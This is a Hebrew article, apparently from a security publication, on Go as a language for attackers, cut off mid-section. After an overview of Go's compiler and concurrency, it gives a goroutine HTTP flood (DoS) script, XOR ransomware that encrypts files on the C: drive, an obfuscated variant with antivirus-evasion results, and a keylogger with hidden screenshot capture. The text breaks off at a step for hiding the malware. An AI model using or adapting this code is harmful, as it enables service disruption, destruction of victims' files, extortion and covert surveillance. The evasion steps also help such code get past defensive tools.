


# Efficiency Meets Simplicity: Go's Role in Modern Cyber Attacks

מאת הראל יעקובוביץ

## הקדמה

בסוף שנת 2007, רוברט גריזמר, רוב פיק וקן תומפסון קבוצת מהנדסים ב-Google נתקלו בצורך לפתור כמה מהאתגרים היותר מורכבים באותה תקופה של תשתיות התוכנה: מעבדים מרובי ליבות, מערכות רשתות גדולות והצורך של מחשבים לבצע חישובים מסובכים ומרובים של נתונים בזמן קצר. שפות התכנות של אותה תקופה, כמו Java, C ו-Python, לא עמדו בדרישות הללו.

בעקבות כך פותחה שפת Go (או Golang) אשר נותנת מענה של קוד מינימלי בעל Syntax קל להבנה ונוח לכתיבה ובו הזמן בעלת יעילות כמו שפות קומפילציה כגון CPP/C ובעלת היכולת המובנית שלה לנהל תהליכים מרובים במקביל בצורה יעילה ובטוחה.


בנובמבר 2009 הופצה לראשונה השפה בתוצרת קוד פתוח וב-2012 השפה הייתה זמינה לשימוש בתוצרת היציבה והשלמה שלה והפכה לכלי חשוב ומוערך בקרב מתכנתים וקבוצות תקיפה רבות.

היתרונות הטכניים של Go גרמו לה להיות בחירה פופולרית בקרב קבוצות תקיפה רבות. ובמאמר שפירסמה חברת אבטחת המידע intezer מוצג שבשנים האחרונות ישנה עליה של כ-2000 אחוז בכתיבת פוגענים בשפת Go.

## Let’s Go!

ההתקנה של סביבת העבודה של Go דורשת שני מרכיבים עיקריים:

1. עורך טקסט כגון vscode, ++notepad ועוד.
2. הקומפיילר של Go.




ראשית נוריד את Go וניצור קובץ עם סיומת go., נכתוב את הפקודה הבאה בשביל לקמפל את הקוד לקובץ הרצה:


```
go build filename.go
```

או שנשתמש בפקודה הבאה אם נרצה לקמפל את הקוד ולהריץ אותו בצורה מיידית.

```
go run filename.go
```

הקומפיילר של Go ממיר את הקוד הנכתב בשפה לשפת מכונה בעזרת תהליך של מספר שלבים.

נתבונן באיור הבא:




[השראה: https://www.linkedin.com/pulse/understanding-go-compiler-kanishka-naik-sbmwc]

ניתן לראות שיש יחסית הרבה שלבים שהקובץ המכיל את הקוד עובר עד שהוא מומר לשפת מכונה ומורץ, כעת נעבור על כל שלב ושלב.

**Lexical Analysis**


השלב הראשון כאשר אנחנו מקמפלים את קוד המקור הוא לחלק את הקוד לטוקנים (tokens). חלוקת הקוד לחלקים קטנים יותר, כלומר לטוקנים, מתבצעת על פי זיהוי מילות מפתח כמו if ו- for, הסרת הערות, וזיהוי של אופרטורים ותנאים נוספים בקוד.

**Parsing**

בשלב זה הקומפיילר מנתח את המידע ויוצר parse tree אשר מייצג את המבנה התחבירי של קוד המקור לפי החוקים והכללים שעל פיה עובדת השפה, הפירסור בצורה הזאת עוזר לקומפיילר למצוא שגיאות בקוד, ומשם ה-parse tree מומר ל-AST (Abstract syntax tree) שזהו עץ שמתמקד פחות במבנה התחבירי ומנתח את המידע יותר על פי המשמעות של הקוד. לדוגמה אם יש לנו שורת קוד פשוטה:

```
sum := 5 + 6
```

אז ה-AST יראה בצורה כללית ופשוטה ונקבל אותו כך:




**Type Checker**

כעת מתבצעת אנליזה ובדיקה של הצהרת משתנים וקריאה לפונקציות. בשלב זה, ישנה פעולה ייחודית לשפה, שבה אם מגדירים משתנה אך לא משתמשים בו, הקומפיילר יציג הודעת שגיאה. פעולה זו נועדה לשמור על הקוד יעיל ככל האפשר.

**Intermediate Representation**

הקומפיילר ממיר את מבנה ה-AST (עץ סינתקטי) לקוד מופשט בתוצרת ביניים, שמאפשר לבצע שיפורים ושינויים על הקוד. תהליך זה כולל פעולות כמו החלפת קריאות לפונקציות שונות בגוף הפונקציות עצמן, מה שיכול לחסוך זמן ריצה של הקוד. בנוסף, הקומפיילר מסיר קוד לא יעיל שמתברר כלא נחוץ בעקבות תנאים מסוימים בקוד, מה שתורם לאופטימיזציה של התוכנית.


**(SSA) Static Single Assignment**

הקומפיילר מבצע עוד כל מיני שינויים בייצוג של הקוד בכדי לשפר עוד יותר את יעילות קוד המכונה, הפעולה העיקרית שהוא מבצע זה לתת לכל משתנה ערך אחד.

מה הכוונה? נניח שבמהלך הקוד הגדרנו:

```
var Xvalue int = 1
...
....
....
Xvalue = 12
```

אז בתוצרת ה-SSA זה ישמר בצורה של Xvalue1 = 1 ו- Xvalue2 = 12.



### Code Generation

הקומפיילר יתרגם את קוד המקור ששמור בתוצרת SSA לשפת Assembly או שפת מכונה, המעבר מ-SSA ל-Assembly ולבסוף לשפת מכונה הוא חלק מהתהליך שבו הקומפיילר מתאם את הקוד שכתבנו לחומרה הספציפית, תוך ביצוע אופטימיזציות שמותאמות לארכיטקטורה, כדי לוודא שהתוכנית תתבצע בצורה היעילה ביותר.

### Linking

השלב האחרון לפני ההרצה שבו ה-linker אוסף את כל הספריות וקבצי המקור שייבאנו ומשלב אותם עם הקוד שלנו לכדי קובץ הרצה בודד. התוצאה היא קובץ הרצה עצמאי שמכיל את כל מה שנדרש כדי להפעיל את התוכנית.

### Execution

כעת נוכל להריץ את קובץ ההרצה על המחשב בקלות וביעילות!

## למה לתקוף עם Go?

בשנים האחרונות יש עלייה ניכרת בכמות התקיפות שנעשות והנוזקות שנוצרות על ידי קבוצות תקיפה שונות בשפת Go. ישנן סיבות רבות לשימוש בשפה בקרב תוקפים אך העיקריות שבהן הן:

1. איזון בין יעילות ונוחות.
2. תאימות מרובה פלטפורמות.
3. תמיכה בריבוי תהליכים.
4. אובפוסקציה.


### איזון בין יעילות ונוחות

הסיבה העיקרית שתוקפים מעדיפים להשתמש בשפה זו היא האיזון שהיא מציעה בין יעילותה לבין הנוחות שהיא מספקת למשתמש. השפה ברורה וקלילה יותר להבנה בהשוואה לשפות כמו C ו-++C, אך עדיין מציעה קומפילציה מהירה יותר משפות כמו JavaScript ו-Python.

השפה מספקת קומפילציה סטטית, מה שמאפשר לתוקף ליצור בינארי המכיל את כל התלויות הנדרשות בקובץ אחד, מה שמקל על הפצת הקוד והרצה שלו בסביבות שונות. בנוסף, השפה כוללת מנגנון שנקרא Garbage Collector, שמטפל באופן אוטומטי בשחרור זיכרון שהוקצה בצורה דינמית ואינו נחוץ יותר.

מנגנון זה נפוץ בשפות עיליות ומפחית את הצורך בניהול ידני של הזיכרון, דבר שיכול להקטין את הסיכוי לשגיאות ולתקלות. שילוב כל התכונות הללו הופך את השפה לאטרקטיבית עבור תוקפים המחפשים כלי יעיל ונוח ליצירת כלי תקיפה מתקדמים.

ניתן לראות את האיזון בגרף הבא:




[מקור: https://www.slideshare.net/slideshow/the-go-programming-language-intro-by-mylittleadventure-127677192/127677192]

### תאימות מרובה פלטפורמות

כמו בשפות תכנות מוכרות גם Go ידועה ביכולת שלה לעבוד עם מערכות הפעלה שונות בפשטות, תכונה זו משמשת תוקפים רבים, שזקוקים לכך שהקוד שלהם יוכל לרוץ על מגוון מערכות הפעלה ללא צורך בשינויים משמעותיים.

### תמיכה בריבוי תהליכים

ל-Go יש שני מנגנונים עיקריים שבעזרתה היא מנהלת את המקביליות שלה.

Goroutines - גורוטינות הן תהליכים קטנים ומהירים הנפתחים על ידי הסביבה של השפה, גורוטינות הרבה יותר יעילות מ-threads ומנוהלים בצורה הרבה יותר טובה. הניהול של הגורוטינות מנוהל על ידי Go's runtime scheduler מנגנון שיודע כיצד לתזמן את הריצה של הגורוטינות השונות על פי פוליסות שונות המוגדרות לו וחישובים שהוא מבצע.

תוקפים רבים מנצלים את ההמנגנון הפשוט והיעיל לצורך הצפה של מידע רב בזמן קצר במתקפות רבות ובניהן: Denial-of-Service ו-brute force attack.

כאשר יש אתר שנרצה לעשות לו dos (מניעת שירות) בכך שנפעיל מספר גורוטינות שירוצו בו זמנית וישלחו לו הרבה בקשות.

נעשה את זה לדוגמה ככה:

```
package main

import (
    "net"
    "time"
)

const (
    host  = "nothing-here.co.il"
    port  = "443"
    page  = "/newpost.html"
)
```

ראשית נגדיר את הספריות שבהן נשתמש. הספרייה net ב-Go מציעה מגוון רחב של יכולות תקשורת רשתית, ויצירת Sockets, והספרייה time המוכרת שמספקת פונקציות ויכולת עבודה עם זמנים ותאריכים.

בהגדרה של const אנחנו מגדירים משתנים קבועים, את דומיין הנתקף הפורט והדף הספציפי שאותו רוצים לתקוף, בדוגמה הנ"ל דף לפירסום פוסט חדש:

```
func main() {
    goroutines := 10
    limit := 0.01

    for i := 0; i < goroutines; i++ {
        time.Sleep(time.Millisecond * 100)
        go flood()
    }

}
```

בפונקציה הראשית נגדיר את מספר הגורוטינות שנשתמש בהם במקביל לצורך הבקשות שנשלח לדף ה-newpost.html. הוספת המילה go לפני הפונקצייה מריצה את הפונקציה כגורוטינה חדשה ובמקביליות.

כעת נעבור לפונקציית ה-flood ונראה מה היא עושה:

```
func flood() {
    addr := host + ":" + port
    data := "name=Har31&Comment=How are you!?" // data for DOS attack.

    //http packet example headers.
    header := "POST " + page + " HTTP/1.1\r\n" +
        "Host: " + host + "\r\n" +
        "Connection: Keep-Alive\r\n" +
        "Content-Type: application/x-www-form-urlencoded\r\n" +
        "Content-Length: " + string(len(data)) + "\r\n\r\n" +
        data + "\r\n"

    var s net.Conn

    for {
        s, err = net.Dial("tcp", addr)
        if err != nil {
            return
        }
        s.Write([]byte(header))
        s.Close()
    }
}
```

תחילה ישנה ההגדרה של הכתובת והפורט של הנתקף ובנוסף את המידע שיישלח לנתקף שכפי שניתן לראות זה פרסום תגובה באתר, ולאחר מכן בנייה של פקטת http עם headers מתאימים לצורך ה-DOS.

לאחר מכן, יש הגדרה של socket מסוג tcp שמתחבר לאתר הנקף, ובלולאה אין סופית שולחים s.write שבה שולחים את ה-headers כלומר את הפקטה עצמה דרך ה-socket שנוצר וכמובן סוגרים את ה-socket ופותחים כל הרצה של הלולאה מחדש, בכדי שלא יווצר מצב של התנגשות החיבורים החיבור נסגר בסנכרון אחד אחרי השני בתוך הלולאה, שני sockets לא יכולים להתחבר לאותו פורט, פרוטוקול ואתר בו זמנית.

על פי הקוד שהוצג ניתן לראות כי הפשטות שבשפה היא דומה מאוד לשפות כמו python, אך מאחורי הקלעים היעילות שלה הרבה יותר גבוהה משפות העילית המוכרות.

מנגנון נוסף בניהול המקביליות של Go הוא - Channels ערוצים המאפשרים סנכרון בין גורוטינות. כאשר ערוץ מסוים שהגדרנו פועל, הוא מקבל מידע מגורוטינה מסוימת עד שהערוץ נסגר. וכאשר הוא נסגר הגורוטינה לא תצליח לשלוח לערוץ יותר מידע.

למה אנחנו צריכים את זה? נניח שיש לנו גורוטינה אחת המחשבת ערכים מתמטיים וגורוטינה אחרת המקבלת את התוצאות. עם ערוץ מוגדר, נוכל לשלוח את התוצאות מהגורוטינה הראשונה לשנייה בצורה פשוטה ומסודרת.

ובנוסף לצורך סינכרון בין הגורוטינות כאשר גורוטינה שולחת ערך לערוץ, היא יכולה לחכות עד שהערך יתקבל, ובכך להבטיח שהשלב הבא בקוד יתבצע רק כאשר התקשורת והפעולה הושלמה והמידע התקבל:

```
func calculate(data int, ch chan<- int) {

    result := data + data

    time.Sleep(time.Millisecond * 100)

    ch <- result
}

func main() {

    ch := make(chan int)

    for i := 1; i <= 5; i++ {
        go calculate(i, ch)
    }

    for i := 0; i < 5; i++ {
        result := <-ch
        fmt.Println("Result:", result)
    }

}
```

זוהי דוגמה פשוטה שבה אפשר לראות איך אפשר להעביר מידע ל-channel מסוים ולאחר מכן להעביר את התוצאה ממנו להדפסה.

## אובפוסקציה

אחת מהסיבות העיקריות שתוקפים אוהבים להשתמש בשפה הזאת היא שהשפה יחסית חדשה וכלי ההגנה השונים פחות מכירים אותה משפות ותיקות ומפורסמות יותר אז הסיכוי שתזוהה על ידי anti-virus שונים קטן יותר.

בנוסף בשפת Go יש שיטות אובפוסקציה יעילות וקלות לביצוע אשר משפיעות על מידת הזיהוי של השפה בקרב כלי הגנה.

אובפוסקציה היא תהליך שמטרתו להפוך קוד לבלתי ברור או קשה להבנה ובכך אנו מקשים על ההגנה לנתח את כלי התקיפה השונים.

הקוד הבא הוא ransomware פשוט שמצפין את הקבצים בכונן C בעזרת פעולת XOR:

```go
package main

import (
	"encoding/hex"
	"io/ioutil"
	"os"
)

func main() {
	cryptoKey := []byte("Har31")
	dir := "C:"

	if cryptoKey == "" || dir == "" {
		panic("Crypto key and directory must be set")
	}

	key, _ := hex.DecodeString(cryptoKey)
	files, _ := ioutil.ReadDir(dir)

	for _, file := range files {
		if file.IsDir() {
			continue
		}
		filePath := dir + "/" + file.Name()
		data, _ := ioutil.ReadFile(filePath)
		encrypted := xorEncrypt(data, key)
		ioutil.WriteFile(filePath, encrypted, 0644)
	}

	msg := "Your files have been encrypted"
	ioutil.WriteFile(dir+"/readme.txt", []byte(msg), 0644)
}

func xorEncrypt(data, key []byte) []byte {
	encrypted := make([]byte, len(data))
	for i := 0; i < len(data); i++ {
		encrypted[i] = data[i] ^ key[i%len(key)]
	}
	return encrypted
}
```

כעת נבדוק את הקובץ ב-VirusTotal אחרי קימפול ונקבל:

13 / 74
Community Score
13/74 security vendors flagged this file as malicious
b203a62f961cde889a0d96697fd5d8ad2e15959c344b6307dec1420c9bd1981c
code.exe
peexe 64bits

ניתן לראות שיחסית לא הרבה מנועים (13 מתוך 74) מצאו אותו כזדוני.


כעת נבצע אובפסקציה פשוטה לקוד בכך שנתמים את השמות של המשתנים והפונקציות, נשתמש ב-base64:

```go
func y() {
    k := []byte("Har3l")
    d := de("Qzo=")

    f, err := ioutil.ReadDir(d)
    if err != nil {
        panic(err)
    }

    for _, v := range f {
        if v.IsDir() {
            continue
        }
        p := d + "/" + v.Name()
        b, err := ioutil.ReadFile(p)
        if err != nil {
            continue
        }
        e := z(b, k)
        err = ioutil.WriteFile(p, e, 0644)
        if err != nil {
            continue
        }
    }

    m := de("WW91ciBmaWxlcyBoYXZlIGJlZW4gZW5jcnlwdGVk")
    err = ioutil.WriteFile(d+"/readme.txt", []byte(m), 0644)
    if err != nil {
        panic(err)
    }
}

func de(s string) string {
    data, _ := base64.StdEncoding.DecodeString(s)
    return string(data)
}

func z(a, b []byte) []byte {
    c := make([]byte, len(a))
    for i := 0; i < len(a); i++ {
        c[i] = a[i] ^ b[i%len(b)]
    }
    return c
}
```

ניתן לראות שניתן לפונקציה של ההצפנה עצמה את השם Y והעברנו את ה-base64 של ההודעה ולנתקף ואת הנתיב של התיקייה שנצפין אל פונקציה שנקראת de, שבה נעשה decode למידע:

```go
func de(s string) string {
    data, _ := base64.StdEncoding.DecodeString(s)
    return string(data)
}
```

ונבדוק אותו ב-VT לאחר קימפול ונקבל:




אז ניתן לראות שדי בפשטות הצלחנו להתמים ransomware, ובשפת Go קל לבצע את השינוים האלו ולחמוק מהמנועי הגנה של מנועי החיפוש השונים. חשוב להדגיש שככל שה malware יעשה מעשים יותר "התקפיים" כמו לגשת לנתיבים ב-registry או לפתוח תקשורת עם שרת C2, יהיה יותר קשה גם בעזרת אובפוסקציה מתאימה להתמים את הקובץ ולחמוק ממנועי ההגנה של חברות ההגנה השונות.

## כתיבת פוגען ב-Go

בעמודים הקודמים הוצג ransomware שמטרתו להצפין את הקבצים על תיקייה מסוימת בצורה פשוטה בעזרת הפעולה הפשוטה XOR, כעת נבנה רגולה (spyware) בעזרת השפה, בכתיבת הפוגען יעשה שימוש בייבוא של חבילות שונות בשביל לא לבזבז זמן בכתיבה ארוכה.


הפוגען ירוץ על העמדה של הנתקף, דבר ראשון נוסיף keylogger לפוגען, את הפוגען ניצור בעזרת כמה חבילות שייעילו את העבודה:

```
"github.com/moutend/go-hook/pkg/keyboard"
"github.com/moutend/go-hook/pkg/types"
"golang.org/x/sys/windows"
```

- החבילה keyboard מאפשרת פונקציונליות של ניטור ותפיסה של שינויים ולחיצות במקלדת.
- החבילה types מכילה מבני נתונים שמייצגים אירועים במקלדת ובעזרתה ניתן לקבל את התווים שנלחצו במקלדת
- החבילה windows זוהי חבילה שמתממשקת עם פונקציות של WinAPI ומאפשרת לממש אותם.

כאן נגדיר את המשתנים החשובים לצורך יצירת ה-Key logger:

```
var (
    mod = windows.NewLazyDLL("user32.dll")

    procGetKeyState        = mod.NewProc("GetKeyState")
    procGetKeyboardState   = mod.NewProc("GetKeyboardState")
    procGetKeyboardLayout  = mod.NewProc("GetKeyboardLayout")
    procToUnicodeEx        = mod.NewProc("ToUnicodeEx")
)
```



במשתנה הראשון מוגדר mod שמייצג את ה-dll הנטען user32.dll - dll אשר מכיל פונקציות שרלוונטיות להקלדות במקלדת, ולאחר מכן נלקחות 4 פונקציות מה - user32.dll:

1. procGetKeyState - פונקציה הבודקת את המצב של מקש ספציפי.
2. procGetKeyboardState - פונקציה המקבלת את המצב הנוכחי של כל המקשים.
3. procGetKeyboardLayout - פונקציה העוזרת לתוכנה לדעת איזו שפה מוגדרת במקלדת כעת.
4. procToUnicodeEx - ממירה את המקש הנלחץ מקוד מקש - Virtual-key Code לתו יוניקוד כלומר טקסט:

בפונקציה הראשית מגדירים קובץ מוחבא שיכיל את התווים שנלחצו ולאחר מכן מגדירים channel המשמש להעברת כל אירועי המקלדת שיווצרו על פי המצוין ב-types.keyboardEvent, ולאחר מכן נעשית הפונקציה keyboard.install כך שהתוכנית תחל להאזין לאירועי מקלדת, תבצע מה שנקרא "hook":

```go
func main() {

    //hidden file creation.
    filePath := "C:\\temp\\keylog.txt"
    file, err := os.OpenFile(filePath, os.O_APPEND|os.O_CREATE|os.O_WRONLY, 0777)

    if err != nil {
        fmt.Println("Error opening file:", err)
        return
    }

    pathUTF16, _ := windows.UTF16PtrFromString(filePath)
    windows.SetFileAttributes(pathUTF16, windows.FILE_ATTRIBUTE_HIDDEN)

    keyboardChan := make(chan types.KeyboardEvent, 1024)

    if err := keyboard.Install(nil, keyboardChan); err != nil {
        fmt.Println("Error installing keyboard hook:", err)
        return
    }
    defer keyboard.Uninstall()

    signalChan := make(chan os.Signal, 1)
    signal.Notify(signalChan, os.Interrupt)

    fmt.Println("Started....")

    for {
        select {
        case <-signalChan:
            fmt.Println("Received shutdown signal")
            return
        case k := <-keyboardChan:
            if k.Message == types.WM_KEYDOWN {
                file.WriteString(string(VKCodeToAscii(k)))
            }
        }
    }
}
```

בתוכנית מוגדר גם Signal שיעצור את ההאזנה כאשר נעצור את התוכנית בזמן הריצה, ולאחר מכן מוגדרת לולאה אינסופית של שני מצבים או עצירה של התוכנית או בדיקה האם מדובר בלחיצה על המקש הבדיקה נעשית בעזרת types.WM_KEYDOWN שמייצג את הערך של אירוע לחיצה על מקש במערכת.


הפונקציה ממירה את ה-Virtual-KeyCode ל-ASCII באמצעות המשתנים שהגדרנו קודם לכן, לא אכנס לפרטים כיצד היא עובדת:

```
// Converts from Virtual-Keycode to ASCII
func VKCodeToAscii(k types.KeyboardEvent) rune {
    var buffer [2]uint16
    var keyState [256]byte

    procGetKeyState.Call(uintptr(k.VKCode))
    procGetKeyboardState.Call(uintptr(unsafe.Pointer(&keyState[0])))

    r1, _, _ := procGetKeyboardLayout.Call(0)
    procToUnicodeEx.Call(uintptr(k.VKCode), uintptr(k.ScanCode), uintptr(unsafe.Pointer(&keyState[0])),
        uintptr(unsafe.Pointer(&buffer[0])), 2, 0, r1)

    if len(syscall.UTF16ToString(buffer[:])) > 0 {
        return []rune(syscall.UTF16ToString(buffer[:]))[0]
    }
    return rune(0)
}
```

כעת נוסיף שכל טווח זמן מסוים הפוגען יעשה צילום מסך וישמור את הצילומים בתיקייה נסתרת, נעשה זאת בעזרת חבילה הנקראת screenshot:

```
    // starting goroutine for screenshot capturing.
    go func() {
        for {

            //sleep for Capture screenshot every 10 seconds
            time.Sleep(10 * time.Second)

            // Capture the screenshoot
            bounds := screenshot.GetDisplayBounds(0)
            img, err := screenshot.CaptureRect(bounds)
            if err != nil {
                fmt.Println("Error capturing screenshot:", err)
                continue
            }

            // Create filename with timestamp
            timestamp := time.Now().Format(TIMESTAMP_FORMAT)
            filename := fmt.Sprintf("C:\\temp\\screenshot_%s.png", timestamp)

            // Save the screenshot
            file, err := os.Create(filename)
            if err != nil {
                fmt.Println("Error creating file :", err)
                continue
            }

            // as the same way as the code of the keylogger
            setFileHidden(filename)

            err = png.Encode(file, img)
            if err != nil {
                fmt.Println("Error encoding the PNG:", err)
            }
        }
    }()
```

בקטע הקוד נוצר goroutine שרץ במקביל ל-keylogger ולוקח screenshot ואת הזמן הנוכחי כל 10 שניות ושומר בתיקייה temp את התמונה בצורה מוסתרת, לקיחת ה-screenshot נעשית בעזרת הפונקציות GetDisplayBounds - אשר קובעת באיזה אזור במסך לצלם / איזה מסך לצלם, והפונקציה CaptureRect שמבצעת את ה-screenshot באזור המוגדר בפונקציה הקודמת:




כעת כל מה שנותר זה להחביא את הפוגען כך שירוץ ברקע בלי שישימו לב אליו:

```
